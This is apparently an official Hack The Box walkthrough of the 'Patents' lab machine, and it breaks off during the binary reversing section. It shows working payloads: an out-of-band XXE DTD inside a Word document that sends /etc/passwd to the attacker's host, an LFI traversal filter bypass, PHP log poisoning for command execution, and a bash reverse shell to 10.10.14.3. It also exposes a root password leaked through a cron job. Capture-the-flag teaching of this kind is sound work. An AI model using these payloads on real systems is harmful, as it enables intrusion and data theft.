Patents

14th May 2020 / Document No D20.100.73

Prepared By: MinatoTW

Machine Author(s): gbyolo

Difficulty: Hard

Classification: Official

Synopsis

Patents is a hard difficulty Linux machine featuring a "Patents Management" application running on Apache. File and folder enumeration reveals a changelog containing vulnerability information. An upload form is found to be vulnerable to XXE via crafted Word documents. This is leveraged to read PHP source code and achieve command execution. An active cron job exposing credentials in plaintext is used to move laterally. Enumeration of scripts and folders reveals a binary that is vulnerable to a buffer overflow. This binary is analyzed and exploited to gain shell on the host server as root.

Skills Required

- Enumeration
- Reversing Engineering
- Exploit Development

Skills Learned

- OOB XXE
- ROP-based Exploitation
- File System Enumeration

Enumeration

Nmap


```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.173 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.173
```

```
nmap -p$ports -sC -sV 10.10.10.173

Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-14 09:50 IST
Nmap scan report for 10.10.10.173
Host is up (0.22s latency).

PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 7.7p1 Ubuntu 4ubuntu0.3
80/tcp   open  http            Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: MEOW Inc. - Patents Management
```

The Nmap scan reveals that SSH and Apache are running on their common ports.

Apache

Browsing to port 80 returns a page titled `MEOW Inc.`.



The sidebar contains a menu item to upload a patent, which takes us to an upload page.

The page accepts a Word document (modern .docx format) and converts it into a PDF.

Gobuster

Let's run gobuster to enumerate files and folder on the server.

```
gobuster dir -u http://10.10.10.173/ -w raft-large-words.txt -x php -t 100 -b 403,404

/config.php (Status: 200)
/uploads (Status: 301)
/upload.php (Status: 200)
/vendor (Status: 301)
/release (Status: 301)
/output (Status: 301)
/convert.php (Status: 200)
/patents (Status: 301)
```

Gobuster discovered some interesting files such as `config.php` and `convert.php`. The `uploads` folder could be where the DOCX files are uploaded to. Let's run recursive scans on the `release` and `patents` folders to find more files.

```
gobuster dir -u http://10.10.10.173/release/ -w raft-large-words.txt -x php -t 50 -b 403,404

/UpdateDetails (Status: 200)
```

The `release` folder is found to contain a file called `UpdateDetails`. Let's look at its contents.



```
v1.2 alpha:
- meow@conquertheworld: Added ability to include patents. Still experimental, it's hidden.
v1.1 release:
- gbyolo@htb: Removed "meow fixes", they weren't real fixes.
v1.0 release:
- meow@conquertheworld: Fixed the following vulnerabilities:
        1. Directory traversal
        2. Local file inclusion (parameter)
v0.9 alpha:
- meow@conquertheworld.htb: Minor fixes, fixed 2 vulnerabilities. The Docx2Pdf App is ready.
v0.7 alpha:
- gbyolo@tb: fixed conversion parameters. Meow's changes for custom folder should now work.
v0.7 alpja:
- meow@conquertheworld.htb: enabled entity parsing in custom folder
- gbyolo@htb: added conversion of all files, to generate pdf compliant from docx
v0.6 alpha:
- gbyolo@htb: enabled docx conversion to pdf. Seems to work!
```

The log contains a few details about the website. Firstly, that the Docx2Pdf App is ready and functional. It also states that the app supports parsing of entities in the custom folder. The documentation states that a DOCX file is an archive comprised of XML schemas. The entities referred to here could be XML entities.

The rest of the changelog talks about LFI and Directory traversal vulnerabilities in the application. These fixes were reverted in version 1.1, which means the application could be vulnerable.

XXE

Let's try to create and upload a malicious DOCX file. A docx file can be generated by using Google Docs.



MS Word allows the addition of custom XML to documents. This is saved in the `customXML` folder within the archive. Let's extract the document and add an item to it.

```
unzip test.docx
Archive:  test.docx
  inflating: word/numbering.xml
  inflating: word/settings.xml
  inflating: word/fontTable.xml
  inflating: word/_rels/fontTable.xml.rels
  inflating: word/styles.xml
  inflating: word/document.xml
  inflating: word/_rels/document.xml.rels
  inflating: _rels/.rels

mkdir customXml
```

To test the vulnerability, we can try sending an HTTP request to ourselves through an external entity.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "http://10.10.14.3/test">
%xxe;
]>
```

The payload above should result in a connection to our HTTP server on port 80. Save the file above as `item1.xml` within the `customXml` folder.

```
zip -r test.docx *
  adding: [Content_Types].xml (deflated 72%)
  adding: _rels/ (stored 0%)
  adding: _rels/.rels (deflated 41%)
  adding: customXml/ (stored 0%)
  adding: customXml/item1.xml (deflated 7%)
  adding: word/ (stored 0%)
  adding: word/settings.xml (deflated 71%)
  adding: word/fontTable.xml (deflated 74%)
  adding: word/_rels/ (stored 0%)
<SNIP>
```

Start an HTTP server and upload the archived document (renamed to .docx) using the web page.

```
php -S 0.0.0.0:80
PHP 7.3.11-0ubuntu0.19.10.4 Development Server started
Listening on http://0.0.0.0:80
Document root is /tmp/docs
Press Ctrl-C to quit.
10.10.10.173:48582 [404]: /test - No such file or directory
```

A request is received for `/test` from the server, which confirms the XXE vulnerability. Let's modify the payload to exfiltrate files over HTTP. Create a file named `read.dtd` with the contents below:

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-
encode/resource=/etc/passwd">
<!ENTITY % read "<!ENTITY exfil SYSTEM 'http://10.10.14.3/exfil?%file;'>">
```

The DTD file uses parameterized entities to read and exfiltrate `/etc/passwd` as base64. Next, edit the item1.xml file to the following:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY % xxe SYSTEM "http://10.10.14.3/read.dtd">
%xxe;
%read;
]>
<foo>&exfil;</foo>
```

The XML file loads the DTD and then includes the entity `exfil` in order to trigger the HTTP request. Bundle up the files once again and upload it.

```
php -S 0.0.0.0:80
PHP 7.3.11-0ubuntu0.19.10.4 Development Server
Listening on http://0.0.0.0:80
Document root is /tmp
Press Ctrl-C to quit.
10.10.10.173:50476 [200]: /read.dtd
10.10.10.173:50478 [404]: /exfil?cm9vdDp4OjA6MDpyb290Oi9yb<SNIP>
```

The base64 encoded passwd file should be received instantly, which is decoded to the following:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
<SNIP>
gbyolo:x:1000:1000::/home/gbyolo:/bin/bash
```

The host is found to have a user named `gbyolo`. Let's try to read the `config.php` file found earlier, as it might contain interesting information.

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-
encode/resource=/var/www/html/config.php">
<!ENTITY % read "<!ENTITY exfil SYSTEM 'http://10.10.14.3/exfil?%file;'>">
```

The DTD file is updated with the default Apache path and the file is uploaded.

```
php -S 0.0.0.0:80
PHP 7.3.11-0ubuntu0.19.10.4 Development Server
Listening on http://0.0.0.0:80
Document root is /tmp
Press Ctrl-C to quit.
10.10.10.173:50484 [200]: /read.dtd
```

However, this fails to return the contents. This probably means that the file is present in a non-standard location. Let's retrieve the Apache configuration to find the web root location.

```
<!ENTITY % file SYSTEM "php://filter/convert.base64-
encode/resource=/etc/apache2/sites-enabled/000-default.conf">
<!ENTITY % read "<!ENTITY exfil SYSTEM 'http://10.10.14.3/exfil?%file;'>">
```

Uploading the file once again should return the default Apache configuration.

```
<VirtualHost *:80>
  DocumentRoot /var/www/html/docx2pdf
```

```
    <Directory /var/www/html/docx2pdf/>
        Options -Indexes +FollowSymLinks +MultiViews
        AllowOverride All
        Order deny,allow
        Allow from all
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined

</VirtualHost>
```

The web root is found to be at `/var/www/html/docx2pdf/`. Let's modify the DTD to return the `/var/www/html/docx2pdf/config.php` file. Uploading the document should return the `config.php` file.


```
<?php
# needed by convert.php
$uploadir = 'letsgo/';

# needed by getPatent.php
# gbyolo: I moved getPatent.php to getPatent_alphav1.0.php because it's
vulnerable
define('PATENTS_DIR', '/patents/');
?>
```

The file reveals two pieces of information, the location that the files are uploaded to, as well as the vulnerable script `getPatent_alphav1.0.php`. Let's look at the contents of this vulnerable file by changing the path to `/var/www/html/docx2pdf/getPatent_alphav1.0.php`.


LFI to RCE

The server fails to return this file, which means that it isn't readable by the `www-data` user. Let's request this file through the browser.


The page asks for an `id` parameter and returns a patent.




Setting the id to `1` returns the first patent. The changelog informed us about potential LFI and directory traversal vulnerabilities in the application. Let's try to read `/etc/passwd` by traversing the folders with `../`.



The contents of passwd weren't returned, which means inclusion failed. It's possible that there's some kind of filtering in place. Let's try to use `....//` instead of `../`. This would bypass a search and replace filter that replaces `../` with nothing, still leaving our `../` in place.



The inclusion was successful this time and the passwd file is visible. Let's try to achieve code execution by including the Apache `access.log` file.




The file is found to be readable, which means we can poison the host header and achieve command execution.

Foothold

Intercept the request using Burp and send it to Repeater.

The User-Agent is set to `<?php system($_GET['cmd']); ?>`, which will let us execute system commands via the `cmd` parameter.



The log poisoning was successful and we're able to execute system commands. A bash reverse shell can be executed to gain foothold.

```
bash -c 'bash -i >& /dev/tcp/10.10.14.3/4444 0>&1'
```

Set the `cmd` parameter to the payload above and forward the request.

```
rlwrap nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Listening on 0.0.0.0 4444
Connection received on 10.10.10.173 52798
bash: no job control in this shell
www-data@9e58972fa448$ python -c "import pty;pty.spawn('/bin/bash')"
```

A shell as `www-data` should be received. Looking at the root folder, it appears that we're in a Docker container.

```
www-data@9e58972fa448:/$ ls -la
total 88
drwxr-xr-x   1 root root 4096 May 14 06:08 .
drwxr-xr-x   1 root root 4096 May 14 06:08 ..
-rwxr-xr-x   1 root root    0 May 14 06:08 .dockerenv
drwxr-xr-x   1 root root 4096 Dec  3 13:07 bin
drwxr-xr-x   2 root root 4096 Dec  3 13:07 boot
<SNIP>
```

Inspection of running processes shows that a cron is active. Let's run a tool such as pspy to monitor processes. Download the binary and transfer it to the box using cURL.

```
www-data@9e58972fa448:/tmp$ curl http://10.10.14.3/pspy64 -o pspy64
www-data@9e58972fa448:/tmp$ chmod +x pspy64
www-data@9e58972fa448:/tmp$ ./pspy64
2020/05/14 06:55:01 CMD: UID=0   | /usr/sbin/CRON -f
2020/05/14 06:55:01 CMD: UID=0   | env PASSWORD=!gby0l0r0ck$$! /opt/checker_client/run_file.sh
2020/05/14 06:55:01 CMD: UID=0   | python checker.py 10.100.0.1:8888 lfmserver_user PASSWORD
/var/www/html/docx2pdf/convert.php
```

The tool revealed a cron running as root, which executes `/opt/checker_client/run_file.sh` with the password `!gbyOlOrOck$$!`. We can see that another script `checker.py` is then also run.

Lateral Movement

The scripts aren't readable by www-data . However, the gained password is found to be valid for root.

```
www-data@9e58972fa448:/opt$ su -
Password: !gby0l0r0ck$$!

root@9e58972fa448:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Let's investigate the scripts in `/opt/checker_client` now. Here's the contents of `run_file.sh`.

```
#!/bin/bash

echo $(date) > /opt/checker_runned

FOLDER=/var/www/html/docx2pdf
FILE=/var/www/html/docx2pdf/convert.php

#export PASSWORD="!gby0l0r0ck\$\$!"

NEWFILE=$(python checker.py 10.100.0.1:8888 lfmserver_user PASSWORD $FILE)

#echo "Res: $NEWFILE"
#exit
if [ -z $NEWFILE ]; then
    echo "File not corrupted."
    exit
fi

if [ -f $NEWFILE ]; then
   echo "File corrupted. Copying new file..."
   cp $NEWFILE $FILE
   if [ $? -ne 0 ]; then
       echo "Couldn't restore file"
   else
       echo "File restored successfully"
       rm -f $NEWFILE
   fi
else
   echo "File not corrupted. Not doing anything"
fi
```

The script checks the integrity of `/var/www/html/docx2pdf/convert.php` and replaces it in case it has been modified. It calls the external script `checker.py` with three arguments. Let's inspect this Python script next.

```
#!/usr/bin/env python
import sys
```

```
import os
from utils import md5,recvline
import socket

INPUTREQ = "CHECK /{} LFM\r\nUser={}\r\nPassword={}\r\n\r\n{}\n"

if len(sys.argv) != 5:
    print "Usage: " + sys.argv[0] + " <host>:<port> <user> <pass> <file>"
    exit(-1)

HOST = sys.argv[1]
var = HOST.split(":")

if len(var) != 2:
    print "Usage: " + sys.argv[0] + " <host>:<port> <user> <pass> <file>"
    exit(-1)

try:
    PORT = int(var[1])
except ValueError:
    print "Port number must be integer"
    exit(-1)

HOST = var[0]

#print "Connecting to " + HOST + ":" + str(PORT)

USER = sys.argv[2]

try:
    PASS = os.environ[sys.argv[3]]
except KeyError:
    print "Couldn't find such password"
    exit(-1)

<SNIP>
```

This parses the arguments and sets up the required variables. A variable named `INPUTREQ` is declared, which seems to be similar to an HTTP request format.

```
<SNIP>

FILE = sys.argv[4]

# At this point PASS is well-defined
base = os.path.basename(FILE)

try:
    md5sum = md5(FILE)
except IOError:
    print "File not found locally"
    exit(-1)

REALREQ = INPUTREQ.format(base, USER, PASS, md5sum)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
s.connect((HOST, PORT))
s.sendall(REALREQ)
resp = s.recv(4096)
s.close()

<SNIP>
```

It then calculates the MD5 hash for the `convert.php` file and sets up the `INPUTREQ` variable with the parameters. A socket is opened to `10.100.0.1:8888` and the request is sent.

```
<SNIP>

if "LFM 200 OK" in resp:
    #print "File OK, no need to download"
    exit(0)

if "404" in resp:
    print "File not found on server"
    exit(-1)

#print "File corrupted, need to download it"

REQ = "GET /{} LFM\r\n\r\n".format(base)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
s.sendall(REQ)
recvline(s)
recvline(s)
recvline(s)
resp = s.recv(8192)

s.close()

with open("{}.new".format(base), "wb") as f:
    f.write(resp)

print "{}.new".format(base)
```

The script exits if the response contains `200 OK` or `404`. In case the file is found to be corrupted, a `GET` request is sent to retrieve the contents. The contents are saved to a `.new` file, which is then copied by the bash script.

Privilege Escalation

Further inspection of the file system reveals a folder named `/usr/src/lfm`.

```
root@9e58972fa448:/usr/src/lfm# ls -la
total 12
drwx------ 1 root   root   4096 Dec  3 13:07 .
drwxr-xr-x 1 root   root   4096 Dec  3 13:07 ..
drwx------ 1 gbyolo gbyolo 4096 Dec  3 13:07 .git
```

The folder is found to contain a git repository. Let's archive the folder and transfer it locally.

```
root@9e58972fa448:/usr/src/lfm# cd ..
root@9e58972fa448:/usr/src# tar cvf /var/www/html/docx2pdf/src.tar lfm
```

The command above places a tar archive in the web root. This can be downloaded locally using the `wget` command.

```
wget http://10.10.10.173/src.tar
tar xvf src.tar
cd lfm
```

Let's inspect the commit history using the `git log` command.

```
commit 7c6609240f414a2cb8af00f75fdc7cfbf04755f5 (HEAD -> master)
Author: gbyolo <gbyolo.htb>
Date:   Mon May 20 17:04:37 2019 +0200

    Removed meow files. THIS REPOSITORY IS ON SVN

commit a900ccf7ae75b95db5f2d134d80e359a795e0cc6
Author: meow <meow@conquertheworld.htb>
Date:   Mon May 20 12:36:19 2019 +0200

    Added last executable and README

<SNIP>
```

It's found that the source was deleted by gbyolo. Let's revert to commit prior to this in order to retrieve the binary.

```
git reset --hard a900ccf7ae75b95db5f2d134d80e359a795e0cc6
HEAD is now at a900ccf Added last executable and README

ls
lfmserver  README
```

The `README` contains the following contents:

```
lfmserver' dynamic libraries:
        linux-vdso.so.1 (0x00007ffda19f0000)
        libm.so.6 => /lib/x86_64-linux-gnu/libm.so.6 (0x00007f5444090000)
        libcrypto.so.1.1 => /usr/lib/x86_64-linux-gnu/libcrypto.so.1.1
(0x00007f5443dc5000)
        libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0
(0x00007f5443da4000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f5443bba000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f5444226000)
        libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f5443bb4000)

NB: lfmserver was compiled against:
- libc6: 2.28-0ubuntu1
- libssl1.1: 1.1.1-1ubuntu2.1
```


It lists the binaries dependencies and the versions used. We can save this for later, and inspect the binary using Ghidra. Load the binary and open it up in the code browser.

Reverse Engineering

The `main()` method can be found by looking at the `entry()` method. Locate the `entry` symbol in the `Symbol Tree` on the left and double-click to navigate.

```
2  void entry(undefined8 param_1,undefined8 param_2,undefined8 param_3)
3
4  {
5    undefined8 in_stack_00000000;
6    undefined auStack8 [8];
7
8    __libc_start_main(FUN_004055c2,in_stack_00000000,&stack0x00000008,FUN_00405bf0,FUN_00405c50,
9                      param_3,auStack8);
.0   do {
.1                     /* WARNING: Do nothing block with infinite loop */
.2   } while( true );
.3 }
```

The first argument to the `libc_start_main()` method is `main()`. Double click on `FUN_004055c2` and then right-click to edit the signature.




Click on `ok` to save changes and continue examining the code.

```
35    if (argc == 2) {
36      check_args(*(undefined8 *)argv,*(char **)(argv + 8),(char *)0x0,(int *)0x0,(char **)0x0);
37    }
38    else {
39      if (argc == 3) {
40        check_args(*(undefined8 *)argv,*(char **)(argv + 8),*(char **)(argv + 0x10),(int *)&local_38,
41                   &local_40);
42      }
43      else {
44        if (argc == 5) {
